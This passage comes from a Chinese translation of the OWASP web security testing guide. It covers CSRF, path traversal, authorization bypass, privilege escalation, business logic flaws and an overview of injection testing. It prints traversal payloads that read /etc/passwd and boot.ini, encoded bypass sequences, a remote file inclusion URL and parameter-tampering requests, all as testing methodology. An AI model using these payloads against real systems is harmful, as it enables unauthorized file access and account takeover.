用 POST 代替 GET。虽然 POST 请求可以通过 JavaScript 手段模拟 ，但是他们有助于加大发动攻击的难度。使用确认页面也可以达到相同的效果。（如："您确定您真的要这样做？"这种类型的网页）。虽然它们可被攻击者绕过，但就能把他们的工作变得更复杂一些。因此，不能仅仅依靠这些措施来保护您的应用程序。自动注销机制能稍微减轻漏洞暴露的可能性，但最终取决于用户的使用习惯（成天在存在漏洞的 web 银行应用程序上工作的用户很明显比偶尔使用这样的网站的人存在更大的风险。）。

黑盒测试实例

进行黑盒测试需要知道限制（认证后的）区域的网址。如果您拥有有效的证书，可以假定自己担任两个角色-攻击者和受害者。在这种情况下，你只需要通过浏览应用程序就可以知道测试的网址。

否则，如果您没有提供有效的证书，你就必须组织一个真正的攻击从而引导合法的已登录用户使用适当链接。这可能涉及大量的社会工程。

无论哪种方式，测试案例可以构造如下：

- 我们用 *u* 代表测试 URL，如： u = http://www.example.com/action
- 建立一个包含参照 URL *u* 的 HTTP 请求的 HTML 页面（列明所有相关参数；在 HTTP GET 案例中可以直接完成，而在 POST 请求中需要使用一些 JavaScript）；
- 确保有效的用户登录到应用；
- 诱使用户点击到下面指向测试网站的链接（如果你自己无法模拟用户，则使用社会工程攻击）；
- 观察结果，即检查 Web 服务器是否执行了你指定的请求。

灰盒测试实例

审查应用程序以确定其会话管理是否包含漏洞。如果会话的管理依赖于客户端值（浏览器可以获得的信息），那么该应用程序存在漏洞。“客户端值”指 Cookies 和 HTTP 身份验证证书（基本验证和其他形式的 HTTP 认证；不是基于表单的应用级的认证验证）。如果希望应用程序不存在漏洞，必须在 URL 中包含会话有关信息，并按照用户无法识别或无法预测的形式（[3]对这一信息使用”保密〞来形容）。

通过 HTTP GET 请求得到的资源很容易存在漏洞，但通过 JavaScript 自动发送的 POST 请求同样存在漏洞。因此仅仅使用 POST 请求不足以杜绝 CSRF 漏洞。

参考

白皮书

- This issue seems to get rediscovered from time to time, under different names. A history of these vulnerabilities has been reconstructed in: http://www.webappsec.org/lists/websecurity/archive/2005-05/msg00003.html
- Peter W: "Cross-Site Request Forgeries" - http://www.tux.org/~peterw/csrf.txt
- Thomas Schreiber: "Session Riding" - http://www.securenet.de/papers/Session_Riding.pdf

- Oldest known post - http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan
- Cross-site Request Forgery FAQ - http://www.cgisecurity.com/articles/csrf-faq.shtml

工具

- 我们现阶段没有自动化工具可以检测到 CSRF 漏洞是否存在。但你还是可以使用 spider/crawler 工具以获得应用结构，从而知道需要测试的 URL。

4.6 授权测试

授权就是允许获得许可的用户获取资源。授权测试就是了解授权流程如何工作，并使用这些信息规避授权机制。授权是成功验证后的一个过程。因此，测试者在得到有效证书后使用一套明确的角色和权限验证这一点。在这样的评估中，应当核实是否可以绕过授权模式、找到一个路径遍历漏洞、或设法升级分配给测试者的特权。

4.6.1 路径遍历测试 (OWASP-AZ-001)

首先，我们测试是否能够找到一种方法来执行路径遍历攻击并获得保留信息

4.6.2 绕过授权模式测试 (OWASP-AZ-002)

这种测试的重点是核实如何对每一个角色/特权实施授权模式以便获得保留功能/资源。

4.6.3 权限提升测试 (OWASP-AZ-003)

在此阶段，测试者需要确认用户不可能采用允许特权提升攻击的方式修改自己在应用程序内部的特权/角色。

4.6.1 路径遍历测试 (OWASP-AZ-001)

概述

许多 Web 应用程序日常操作的一部分就是使用和管理文件。通过使用没有设计或部署好的输入验证方法，攻击者可以利用该系统读/写原本不能访问的文件。在特定情况下，它有可能执行任意代码或系统命令。

相关安全活动

路径遍历漏洞说明

参见 OWASP 条路径遍历漏洞。

参见 OWASP 文章相对路径遍历漏洞。

如何避免路径遍历漏洞

OWASP 指南关于如何避免路径遍历漏洞。

如何修改代码路径遍历漏洞

见 OWASP Code Review Guide 文章之如何修改路径遍历漏洞代码。

问题描述

传统的 Web 服务器和 Web 应用程序为了控制文件和资源访问，实行身份验证机制。 Web 服务器尝试限制用户仅可使用在“根目录”或“网页文件根”中的文件，这些目录代表的是文件系统的物理目录。用户必须将这个目录作为 web 应用程序层次结构中的基础目录。访问控制列表（ ACL ）对特权的定义是确定哪些用户或组能够在服务器上访问、修改或执行特定文件。设计这些机制的目的是防止恶意用户访问敏感文件（例如，在 Unix 平台常见的/etc/passwd 文件）或避免执行系统命令。

许多 Web 应用程序使用服务器端脚本包含不同类型的文件：通常使用此方法来管理图形、模板、加载静态文本等等。然而如果输入的参数（即，表单的参数、 Cookie 值）没有经过验证，这些应用程序会暴露安全漏洞。

在 Web 服务器和 Web 应用程序，这种问题体现为路径遍历/包含外部文件的漏洞。利用这样的漏洞，攻击者能够读取本无法读取的目录或文件、获得网站文件根目录以外的数据、或从外部网站包含脚本和其它类型的文件。

基于 OWASP 测试指南的宗旨，我们将只考虑与 Web 应用程序有关的安全威胁，而不是 Web 服务器（例如， 在微软 IIS Web 服务器中臭名昭著的“ % 5C 转义码”） 。我们将为有兴趣的读者在参考章节中提供进一步阅读的建议。

这种攻击也被称为 dot-dot-slash 攻击(../)、目录遍历、目录爬行或目录倒退。

为了发现路径遍历和包含外部文件漏洞，在评估中我们需要执行两个不同的阶段：

- （一）输入向量计数（有系统地评估每一个输入向量）
- （二）测试技术（有条不紊的评价攻击者利用漏洞时所使用的每一个攻击技巧）

黑盒测试实例

(a) 输入向量计数

为了确定应用程序哪些部分存在绕过输入验证的漏洞，测试需要列举所有接受用户内容的应用程序部分。这还包括 HTTP GET 和 POST 查询和类似文件上传和 HTML 表单的输入。

下面是这一阶段执行检查的一些例子：

- 是否存在用于文件相关操作的请求参数？
- 是否存在不寻常的文件扩展名？

- 是否存在有趣的变量名称？
  http://example.com/getUserProfile.jsp?item=ikki.html
  http://example.com/index.php?file=content
  http://example.com/main.cgi?home=index.htm

- 是否有可能确定 Web 应用程序网页/模板动态生成所使用的 Cookie？
  Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
  Cookie: USER=1826cc8f:PSTYLE=GreenDotRed

(b) 测试技术

下一阶段的测试是分析 Web 应用程序的输入验证功能。

在上一个案例中，名为 getUserProfile.jsp 的动态网页从一个文件中负载静态信息，并将内容显示给用户。攻击者可以插入恶意字符串"../../../../etc/passwd“ 用于包含 Linux / Unix 系统密码散列文件。显然，这种攻击只有在验证检查失败后才可能进行；根据文件系统的特权设定，Web 应用程序本身必须能够读取该文件。

为了成功地测试这一缺陷，该测试需要了解所测试的系统和请求的文件地址。例如，尝试从 IIS Web 服务器请求 /etc/passwd 文件是毫无意义的。

http://example.com/getUserProfile.jsp?item=../../../../etc/passwd

Cookie 的例子：

Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd

也可以包括位于外部网站的文件和脚本。

http://example.com/index.php?file=http://www.owasp.org/malicioustxt

下面的例子将演示如何在无需使用任何路径遍历字符情况下查看 CGI 组件的源代码。

```
http://example.com/main.cgi?home=main.cgi
```

名为“ main.cgi ”的组件和其它应用程序使用的普通 HTML 静态文件一样位于相同的目录下。在某些情况下，测试需要使用特殊字符编码请求（如“ . ”dot, “%00 ” null, ... ），以便绕过文件扩展控制或防止脚本执行。

开发者通常的错误在于没有想到使用所有可能的编码形式。因此只验证了基本的编码内容。如果您第一次测试字符串没有成功，尝试另一种编码方案就可能可以绕过输入验证。

每个作业系统使用不同的字符作为路径分隔符：

Unix-like OS:
根目录: "/"

目录分隔符: "/"

Windows OS:
根目录: "<drive letter>:\"
目录分隔符: "\" but also "/"

(通常情况下，在 Windows 的目录遍历攻击仅限于一个单一的分区。)

Classic Mac OS:
根目录: "<drive letter>:"
目录分隔符: ":"

我们应考虑下列字符编码：

- URL 编码和双重 URL 编码
  %2e%2e%2f represents ../
  %2e%2e/ represents ../
  ..%2f represents ../
  %2e%2e%5c represents ..\
  %2e%2e\ represents ..\
  ..%5c represents ..\
  %252e%252e%255c represents ..\
  ..%255c represents ..\ 等等.

- Unicode/UTF-8 编码(它只适用于能够接受超长 UTF-8 序列的系统)
  ..%c0%af represents ../
  ..%c1%9c represents ..\

灰盒测试实例

灰盒测试分析必须按照黑盒测试中的同样方法。然而，由于我们能够审查源代码，就可以更容易、更准确地搜索输入向量（测试阶段（a））。在源代码审查时，我们可以使用简单的工具（如 grep 命令）来搜索一个或多个应用程序代码中的共同模式：包含功能，文件系统操作 ， 等等

PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...
JSP/Servlet: java.io.File(), java.io.FileReader(), ...
ASP: include file, include virtual, ...

使用网上代码搜索引擎（例如，谷歌 CodeSearch [1] ， Koders [2] ） ，也可能在互联网上发布的开源软件中找到路径遍历漏洞。

对于 PHP ， 我们可以使用 ：

lang:php (include|require)(_once)?\s*['"(]?\s*\$_(GET|POST|COOKIE)

使用灰盒测试方法能够发现很难发现的漏洞，
一些 Web 应用程序使用储存在数据库中的值和参数生成动态网页。在应用程序增加数据到数据库时，有可能插入特制的路径遍历字符串。甚至能发现在标准黑盒测试中没法发现的漏洞。

由于在包含功能中的参数像是内部参数，他们通常被视为“安全的”，因此这样的安全问题很难被发现。

此外，审查源代码应该分析用来处理无效输入的功能：一些开发者试图改变无效的输入，使之有效，避免警告和错误。这些功能通常容易存在安全漏洞。

让我们看一个含有下面这些指示的 Web 应用程序：

```
filename = Request.QueryString(“file”);
Replace(filename, “/”,”\”);
Replace(filename, “..\”,””);
```

测试所能分析出的缺陷有：

```
file=..../////boot.ini
file=....\\....\\boot.ini
file= ..\..\boot.ini
```

参考

白皮书

- Security Risks of - http://www.schneier.com/crypto-gram-0007.html[3]
- phpBB Attachment Mod Directory Traversal HTTP POST Injection - http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html[4]

工具

- Web Proxy (*Burp Suite*[5], *Paros*[6], *WebScarab*[7])
- Enconding/Decoding tools
- String searcher "grep" - http://www.gnu.org/software/grep/

4.6.2 绕过授权模式测试 (OWASP-AZ-002)

摘要

这种测试的重点是验证如何对每一个角色/特权实施授权模式以便获得保留功能/资源。

问题描述

有必要对测试者所持有的每一个具体职责和应用程序在后阶段验证过程中所执行的每一个功能和请求 进行以下核实评估：

- 当用户没有通过验证时，是否有可能访问该资源？
- 是否有可能在注销后访问该资源？
- 是否有可能获得只应由拥有不同角色/特权的用户才能访问的功能和资源？
- 尝试作为管理员用户访问应用程序并追踪所有的管理职能。如果测试者用普通用户身份登录是否有可能访问这些管理职能？
- 因拥有不同权限，而导致操作被拒绝的用户是否有可能使用这些功能？

黑盒测试

管理功能测试

例如，假设 AddUser.jsp 的功能是应用程序管理菜单中的一部分并且通过请求下面网址能够访问这个功能：

https://www.example.com/admin/addUser.jsp

接下来，当调用 AddUser 功能时会产生下面的 HTTP 请求：

```
POST /admin/addUser.jsp HTTP/1.1
Host: www.example.com
[other HTTP headers]
userID=fakeuser&role=3&group=grp001
```

如果非管理员用户尝试执行这一要求会产生什么情况呢？是否会创建新用户？如果是这样，新用户是否可以使用管理员的特权？

获得分配给不同角色的资源的测试

例如，分析使用一个共享目录为不同的用户存储临时 PDF 文件的一个应用程序。假设 documentABC.pdf 只能由有 roleA 的用户 test1 访问。验证有 roleB 的用户 test2 是否能访问此资源。

预期结果

尝试以标准用户执行管理员职能，或获得管理员的资源。

参考

工具

- OWASP WebScarab: OWASP_WebScarab_Project

4.6.3 提权测试 (OWASP-AZ-003)

摘要

本节描述的是从一个特权等级升级到另一个特权等级的问题。在此阶段，测试需要确认用户不可能在应用程序内部使用特权提升攻击以修改自己的特权/角色。

问题描述

当一个用户获得比平时更多的资源或功能时就发生了权限升级。应用程序本应该阻止这种提升/改变。但通常是由于应用程序存在漏洞导致有可能发生特权升级。结果就是应用程序执行操作时拥有的权限比开发者或系统管理员分配的还要多。
升级的程度取决于攻击者授权获得的权限和成功利用漏洞所能获得的权限。例如，让用户成功登录后获得额外的特权的升级程度是相对有限的，因为用户本身已经获得了一些特权。但远程攻击者在没有任何验证而获得超级用户的特权，他们的特权得到极大地提升。

通常情况下，垂直升级是指获得只分配给拥有更多特权账户的资源（如，获得应用程序管理权限）；而横向升级是指通过获得类似配置账户的资源（例如，在一个在线银行应用程序中，获取不同用户信息）。

黑盒测试实例

角色/特权测试

在应用程序的各个部分中，用户可以在数据库中增加信息（例如，付款、增加联系人、或发送邮件），收到信息（帐户报表、订单详情等），或删除信息（删除用户、邮件等）。因此有必要记录这些功能。测试应使用另外一个用户尝试访问这些功能。例如：是否能进入当前角色/权限所不能进入的功能（但允许其它用户访问）。

例如，下面的 HTTP POST 允许属于 grp001 的用户读取订单＃0001：

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...

gruppoID=grp001&ordineID=0001
```

测试不属于 grp001 的用户是否可以修改‘gruppoID '和' ordineID '的参数值从而读取这一特权数据。

例如，下面的服务器的回答显示出在成功验证后 HTML 中返回给用户的隐藏字段。

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Wed, 1 Apr 2006 13:51:20 GMT
Set-Cookie: USER=aW78ryrGrTWs4MnOd32Fs51yDqp; path=/; domain=www.example.com
Set-Cookie: SESSION=k+KmKeHXTgDi1J5fT7Zz; path=/; domain= www.example.com
Cache-Control: no-cache
Pragma: No-cache
Content-length: 247
Content-Type: text/html
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close

<form  name=“autoriz" method="POST" action = “visual.jsp">
<input type="hidden" name="profilo" value="SistemiInf1">
<body onload="document.forms.autoriz.submit()">
</td>
</tr>
```

如果测试者将变量的值“ profilo ”修改成“ SistemiInf9 ”会怎幺样呢？这样是否有可能成为管理员？

例如：

在下面环境中，服务器发送一个错误信息，包含一套答案代码中特定参数中的值：

```
@0`1`3`3``0`UC`1`Status`OK`SEC`5`1`0`ResultSet`0`PVValido`-1`0`0` Notifications`0`0`3`Command  Manager`0`0`0` StateToolsBar`0`0`0`
StateExecToolBar`0`0`0`FlagsToolBar`0
```

该服务器提供给用户隐藏的信任。它认为用户将回答上述关闭会话时的信息。在这种情况下，必须确认通过修改参数值不可能升级权限。在这一特殊的例子，通过把`PVValido 值'从 -1 '修改成'0 '（没有错误状况），就可能可以以管理员身份通过服务器验证。

预期结果：

测试应核实执行特权升级尝试不成功。

参考

白皮书

- Wikipedia: http://en.wikipedia.org/wiki/Privilege_escalation

工具

- OWASP WebScarab: OWASP_WebScarab_Project

4.7 业务逻辑测试 (OWASP-BL-001)

摘要

在一个多功能动态 Web 应用程序中进行业务逻辑漏洞测试需要非常规的思维方式。例如，如果应用程序认证机制是采取步骤 1,2,3 执行验证，那么如果你从第 1 步直接跳转到第 3 步会发生什么样的情况？在这简单的例子中，应用程序是否通过打开失败、拒绝访问、或只是报告一个 500 错误信息？这样的案例有很多，但是一个恒定的课程是“跳出传统的智能”。漏洞扫描器无法检测到这种类型的漏洞，而只可依赖渗透测试者的技巧和创造力。并且这种类型的漏洞通常是难以发现的。同时如果被加以利用，这种漏洞通常也是应用程序最严重的安全问题。

业务逻辑包括：

- 明确业务政策的业务规则（如渠道、地点、物流、价格和产品）
- 建立在任务的顺序基础上，将文件或数据从一个参与者（一个人或一个软件系统）传递到另一个参与者的工作流程。

应用程序的业务逻辑攻击是很危险、难以察觉的，而且通常是针对特定的应用程序。

问题描述

业务逻辑可能存在安全漏洞，允许用户做一些业务所不允许做的事情。例如，如果赔偿限额是 1000 美元，攻击者是否可能滥用系统并要求更多的赔偿呢?或者在用户业务办理中应按照特定顺序，但攻击者可以打破这些顺序。或用户是否可以使用负值金额进行购买？但遗憾的是，应用程序中通常并没有这些业务逻辑检查。

自动化工具很难理解内容。因此，它取决于执行这类测试的人。以下两个例子说明了如何理解应用的功能、开发者的意图，同时一些有创意的“乱用”的思想，就可以打破应用程序的逻辑和获得利益。第一个例子是一个简单的参数操纵，而第二个是真实的案例说明一个多步骤进程导致应用程序彻底崩溃。（请注意，这是一个在真实环境下进行的应用渗透测试，所以并不进行真正的破坏行为，而是对概念进行验证）。

业务界限和限制

仔细考虑应用程序提供业务功能的规则。是否对人们的行为存在任何限定或限制呢？考虑是否应用程序强制执行这些规则。如果你熟悉业务，那么你通常可以很容易识别测试和分析情况以便验证应用程序。如果你是一个第三方测试者，那么你将不得不使用常识判定并且询问业务者哪些操作应被应用程序允许。有时，在非常复杂的应用程序中，你一开始不能充分了解应用程序的每一个方面。在这种情况下，你最好让客户示范一下应用程序，这样您就可以在真正测试开始之前更好地了解应用程序的局限性和目标功能。此外，如果对应用功能还存在疑问，（如果可能的话）直接向开发者咨询相关情况，这样对测试结果大有帮助。

例 1：

在电子商务网站将产品的数量设置成负数，这样可以导致现金记入攻击者名下。因为应用程序允许在购物车数量字段中输入负数，这一问题的对策是执行更有力的数据验证。

例 2：

另一种更为复杂的例子涉及到大型机构为商业客户所使用的商业金融应用。此应用程序为企业用户提供了银行的 ACH （自动清算机）电子资金转帐和支付服务。最初，当一个企业购买这项服务时，他们为该公司提供了两个行政级别的公司账户。这两个账户可以创建不同权限级别的用户，如一个用户可以进行转帐，另一种（例如，经理）可以批准指定金额的转帐等等。当管理员创建一个用户时，就会自动产生与这个用户相关联的用户名。而创建的用户名是可以预见的。例如，如果管理员为一个虚构的客户"Spacely Sprockets”连续创造了两个帐户，那么它们的名字将会是 115 和 116 。更糟糕的是，如果创建另外两个帐户而他们的用户名是 117 和 119 ，那么可以假定另一个公司的管理员创建了一个用户名为 118 的用户帐户。

这里存在的业务逻辑错误的是，开发者假设没有人会在创建账户时看到或尝试操纵与用户有关的用户名（因为它是通过 POST 请求传输的）。更糟糕的是，这个参数是可以预见的（线性序列号码从 0 开始递增 1 ），这就可以在应用程序内列举所有用户名。

了解了应用程序如何作用并了解开发者的错误假设后，我们就可能破坏应用程序的逻辑。既然另一家公司的用户账户可以被列举出来（例如上面的 118 用户名），那么我们可以创造另外一个我们自己的用户账户。这个账号只有内部转账和更新用户参数的特权。这个新用户创建后，其用户名为 120 。如果我们登录这个新创建的帐户，我们只能更新我们自身的用户参数并进行内部限额转账。如果我们修改用户的基本信息，就会把用户名和相关修改过的参数提交给应用程序。如果在拦截代理中设置陷阱请求，并将用户名改成 118（记住用户名 118 是在列举账户时发现的。而它属于另外一个公司），那么 118 用户将有效地从其它公司删除并加入到我们的公司。这样做会产生两种影响：第一：由于 118 用户不能进入这个账号，会导致拒绝对这个客户提供服务（因为它目前已经关联到我们的公司）。第二，由于该账号已经属于我们公司，我们现在可以看到该用户的运行报告和每一笔交易（包括汇款金额、银行帐户号码、路由号码、余额等）。应用程序逻辑收到授权过的用户请求（通过一个有效的会议令牌），但没有相互参照这一有效凭证以查看该用户是否真正属于这家公司。因为它没有交叉检查请求中提交的用户名是否属于目前登入的用户的公司，所以它将用户名关联到当前授权用户的公司。

现在我们进一步假设一个新客户有两个管理员帐户，用户名从 113 开始，而 114 是我们公司当前的用户名。如果我们使用 fuzzer 自动采取上面的攻击（即使用不同用户名发送验证请求）,利用同样的请求但是用户名从 0 递增到 112，这样会发生什么情况呢？如果成功完成这一步，那么我们的公司现在拥有 113 个新的帐户，其中可能包含管

理帐户、不同权限的用户帐户，等等。我们现在可以运行许多报告，获得银行账号、（个人和其它公司的）路由号码、个人信息等。不幸的是，一旦帐户从原来的公司删除并加入我们公司，我们就失去了使用这个账号的转账的特权。无论如何，造成的损害是，由于这个账号已经属于我们公司，没有其它公司可以使用这个账号访问银行应用程序。实际上，这是对其它所有公司的一次完全 DoS 攻击，我们现在可以通过运行报告从这些帐户收获大量的敏感信息（例如，以往的交易纪录）。

正如你所看到的，业务逻辑中安全漏洞是由于开发者作出的假设以及如何应对收到不合法的输入数据，及应用程序所做出的反应。首先，开发者假设 POST 请求中的主体传输的所有的数据（特别是用户名）是有效的，因此他们在处理数据之前并没有在服务器端验证这些数据。其次，该应用程序没有确认那些属于一个公司的用户的身份验证 /授权会话令牌（这种情况下是指 cookie）实际上是否对同一个公司是有效的用户 ID。因此，该应用逻辑是完全存在漏洞的：一旦用户使用当前用户会话令牌和另外一个（属于不同公司的）用户 ID 更新个人资料，该应用程序就会从受害公司中删除该用户 ID 并将其转移至当前用户的公司。

这案例显示了解了应用程序的功能、开发者意图、以及一些创造性思维后如何打破应用程序逻辑并获得巨额利益。值得庆幸的是，我们是进行道德渗透测试，在恶意用户试图利用这个漏洞前会通知客户漏洞的存在并修补好。

黑盒测试实例

虽然揭露逻辑漏洞可能永远是一门艺术，但是我们可以尝试对它进行系统性的了解。以下是建议的做法：

- 了解应用程序
- 创建逻辑测试需要的原始数据
- 设计逻辑测试
- 标准的先决条件
- 执行逻辑测试

了解应用程序

深入理解应用程序是设计逻辑测试的前提条件。从以下几点开始：

- 获取任何描述了应用程序功能的文件。例如：
    - 应用手册
    - 需求文件
    - 功能规格
    - 使用或滥用个案
- 人工探索应用程序并了解使用应用程序的所有不同方式、对各种用户的 允许使用情景和授权限制

创建逻辑测试的原始数据

在这一阶段，最好能获取下列资料：

- 所有应用程序业务情景。例如在电子商务应用程序中：
    - 产品订购
    - 结帐
    - 浏览
    - 搜索产品
- 工作流程。由于涉及到许多不同用户，它和业务情景存在许多不同。例如：
    - 命令创建和批准
    - 公告板（用户发布的文章经过管理员审核后最终让所有用户阅读）
- 不同的用户角色
    - 管理员
    - 经理
    - 工作人员
    - CEO
- 不同的**团体或部门**（请注意，有可能是一个树形图（如重型工程科的 Sales 组）或标签试图（例如，有人可能同时属于销售部以及市场部）。
    - 采购
    - 营销
    - 工程
- **各角色和团体的访问权限**-该应用程序允许不同用户对一些资源（或资产）拥有不同的权限 。我们需要了解这些特权的限制条件。有效地利用应用程序文件就是知道这些业务规则/限制条件的简单方法。例如，寻找相关条款，如“如果管理员允许个别用户访问……”，“如果管理员配置……”这样你就知道应用程序所实施的限制条件。
- **权限表**-在了解关于各种资源的特权与限制后，您可以创造一个特权表并得到以下答案：
    - 每个用户在各种资源上能做什么，有什么样的限制？这将帮助您在推断哪些人不能使用哪些资源。

- 什么是整个群的政策？

查看以下特权：“批准开支报告”，“预订会议室”，“将资金从自己的帐户转移到另一个用户帐户。”一个特权可以看做是一个动词（例如，批准、预定、撤销）和一个或多个名词（支出的报告、会议室、帐户）的组合 。其结果是一个表格，其左栏是各种特权，其它栏是哪个用户角色和群体拥有该特权。有时这个表格中还包含“评论”作其它描述。

特权	**谁能做到**	评论
批准开支报告	任何主管可批准其下属所提交的报告	
提交费用报告	任何雇员可提交自己的报告	
转账	账户持有人可将资金从自己账户转移到另一个帐户	
查看工资	任何雇员可以查看自己的工资情况	

这些是设计逻辑测试的关键数据。

开发逻辑测试

以下是使用收集到的原始数据设计逻辑测试的一些指导方针。

- 权限表——在创建应用程序特定逻辑威胁时参考权限表。通常测试每一个管理特权，检测是否可由拥有最小特权或无特权的非法用户执行管理员权限。例如：
  - 权限：业务经理不能批准客户订单
  - 逻辑测试：业务经理批准客户订单
- **特殊用户操作顺序处理不当**- 以某种方式浏览应用程序或以非预期的顺序重新访问页面可能产生的逻辑错误，导致应用程序执行其它操作。例如：
  - 在一个向导应用程序中，用户填完表格后进行下一个步骤。（开发者指出）任何人都不能以任何方式直接进入该向导的中间步骤。那就要将中间步骤的页面加入书签（例如，将 7 个步骤当中的第 4 步加入书签），然后继续完成其它步骤直到提交表单。由于存在弱状态模式，重新访问书签中的中间步骤可能会破坏后端逻辑。
- **覆盖所有商业交易路径**——当设计测试时，需要查看所有方法以完成同样的业务交易。例如，测试现金或信用卡付款方式。

- **客户端验证**——查看所有客户端验证是设计逻辑测试的基础。例如，资金转帐交易在数量字段验证中出现负值。可以用这些信息设计逻辑测试，如“用户转账金额为负值”。

标准的先决条件

通常，有效的准备活动包括：

- 创建不同权限的测试用户
- 浏览应用程序中所有重要的业务情景/工作流程

逻辑测试执行

每个逻辑测试需要做到以下几点：

- 基于和逻辑测试有关的可接受的使用情形对 HTTP / HTTPS 请求进行分析
    - 检查 HTTP/S 请求的顺序
    - 理解所传递的隐藏字段、表单字段、查询字符串参数的目的
- 利用已知漏洞尝试颠覆逻辑测试
- 确认该测试中应用程序失败

真实案例

为了让读者更好地了解这个问题以及如何对其进行测试，我们介绍另外一个 发生在 2006 年的真实案例。这个案例是由本指南的一个作者在 2006 年进行调查取证的。当时，移动电信运营商（假定为 FlawedPhone.com）对其客户发布了一个网络邮件+短信服务（webmail+SMS），包含有以下特点：

- 新客户购买一个 SIM 卡即可开通域名为 flawedphone.com 的免费永久性电子邮件帐户
- 即使客户将”SIM 卡“转让到另一个电信运营商 ，该电子邮件账户仍然存在。
- 但是，只要 SIM 卡注册了 FlawedPhone ，每次收到电子邮件时用户都会收到包含发送人和邮件主题的短信
- SMS 应用程序会根据其 FlawedPhone 客户名单副本检查目标电话号码是否是合法用户。该客户名单每 8 小时自动更新一次。

该应用是根据最佳安全做法开发的，但它存在业务逻辑漏洞。因此 FlawedPhone 很快成为欺诈攻击的目标：

- 攻击者买了一张 FlawedPhone 的新的 SIM 卡
- 攻击者立即要求将 SIM 卡转移到另一个移动运营商，但在 FlawedPhone 每次收到短信就会获得 0.05 €

- 一旦 SIM 卡被“转移”到新的运营商，恶意用户开始发送数以百计的电子邮件到 FlawedPhone 的电子邮件帐户
- 在 email+SMS 应用程序更新其客户名单并组织信息传递前，恶意用户最多有 8 小时的窗口时间。
- 到那个时候，恶意用户已经获得累计～ 50-100 €，并开始在 eBay 上出售

开发者认为，在 8 小时期间传递的短信会产生微不足道的成本。但他们没有考虑到上述自动攻击的可能性。正如我们所见，使用客户名单同步时间并缺乏对指定时间内传递邮件的数量限制，导致了系统的严重漏洞，并很快被恶意用户所利用。

参考

白皮书

- Business logic - http://en.wikipedia.org/wiki/Business_logic
- Prevent application logic attacks with sound app security practices - http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570

工具

- 自动工具是不能够侦测出业务逻辑漏洞的。例如，工具无法知道转账负值金额是不是合法的，所以就没有办法帮助测试者测试有关问题的存在。

防止转账负值金额: 工具可能被改良成能够报告客户端的数据验证结果给测试者。例如，这个工具可以将一些很奇怪的值填进窗体中的字段，然后尝试以浏览器提交请求。然后判定浏览器有没有真的提交该请求。如果浏览器没有提交请求，那么该工具就可以认为刚填的奇怪的值不能通过客户端的数据验证。测试者就可以从中得悉什么情景可以绕过客户端的数据验证。例如，在刚才的负值转账例子中，测试者就可以知道转账负值金额可能是一个值得考虑的测试。对每一个可以绕过客户端的数据验证的情景，他都可以设计一个测试来检测应用的响应。这不是说该工具需要侦测出任何业务逻辑的漏洞，而是协助测试者（在经过适当思考后）去找寻这种逻辑的漏洞。

4.8 数据验证测试

web 应用最常见的安全漏洞在于不能在使用前正确验证来自客户端或外界的数据。这一弱点几乎导致了所有 Web 应用程序的主要漏洞，如：跨站脚本攻击、 SQL 注入攻击，解释器注入攻击、locale /Unicode 攻击、文件系统攻击和缓冲区溢出。

绝不应该相信来自外部实体或客户端的数据，因为攻击者可以任意篡改这些数据。 Michael Howard 在他的著作“Writing Secure Code ”中说“所有输入是恶”。这是第一条准则。然而，复杂的应用往往有大量的输入点，因而开发人员难以强制执行这一规则。

在本章中，我们讲述数据验证测试。测试所有可能的输入形式，以便了解应用程序是否在使用前充分验证输入数据。

我们将数据验证测试划分为以下类别：

跨站点脚本的测试

在跨站脚本攻击（ XSS ）的测试中，我们测试能否操纵应用程序参数输入，使之产生恶意输出。当应用程序没有验证输入数据并在我们控制下产生输出时，我们就能发现 XSS 漏洞。此漏洞会产生各种攻击。例如，窃取机密信息（如会话 cookie ）或控制受害者的浏览器。一个跨站脚本攻击方式如下： Input -> Output == cross-site scripting。

在本指南中，下面详细讨论了跨站脚本测试类型

4.8.1 跨站脚本反射测试 (OWASP-DV-001)

4.8.2 跨站脚本存储测试 (OWASP-DV-002)

4.8.3 跨站脚本 DOM 测试 (OWASP-DV-003)

4.8.4 FLASH 跨站测试 (OWASP-DV004)

4.8.5 SQL 注入 (OWASP-DV-005)

SQL 注入测试检测是否有可能将数据注入到应用程序中，以便它能在后端数据库中执行用户控制的 SQL 查询。如果应用程序在没有恰当验证数据的情况下使用用户输入创建 SQL 查询，那幺说明该应用程序存在 SQL 注入漏洞。成功利用这一类别的漏洞会导致未授权用户访问或操作数据库中的数据。请注意，应用数据往往代表了公司的核心资产。SQL 注入攻击方式如下： Input -> Query SQL == SQL injection

SQL 注入测试进一步细分为：

4.8.5.1 Oracle 测试

4.8.5.2 MySQL 测试

4.8.5.3 SQL Server 测试

4.8.5.4 MS ACCESS 测试

4.8.5.5 PostgreSQL 测试

4.8.6 LDAP 注入 (OWASP-DV-006)

LDAP 注入测试类似于 SQL 注入测试。不同之处在于我们不是使用 SQL 而是使用 LDAP 协议，同时测试的目标是 LDAP 服务器，而不是 SQL 服务器。LDAP 注入攻击方式如下： Input -> Query LDAP == LDAP injection

4.8.7 ORM 注入 (OWASP-DV-007)

ORM 注入测试同样类似于 SQL 注入测试。在这种情况下，我们使用 SQL 注入攻击 ORM 产生的数据访问对象模型。从测试的角度来看，这种攻击几乎和 SQL 注入攻击相同。然而，代码中存在的注入漏洞是由 ORM 工具产生的。

4.8.8 XML 注入 (OWASP-DV-008)

XML 注入测试检测是否有可能在应用程序中注入特定的 XML 文档。如果 XML 解析器没有验证任何数据，那幺该应用程序存在 XML 注入漏洞。 一个 XML 注入攻击方式如下：

Input -> XML doc == XML injection

4.8.9 SSI 注入 (OWASP-DV-009)

Web 服务器通常让开发者在静态 HTML 网页中增加小型动态代码，而不必处理全面的服务器端或客户端语言。服务器端嵌入（ SSI ）注入能够体现这一特色。SSL 注入测试检测是否有可能在应用程序中注入 SSI 机制解释的数据。黑客成功利用此漏洞后能够将代码注入到 HTML 网页，甚至远程执行代码。

4.8.10 XPath 注入(OWASP-DV-010)

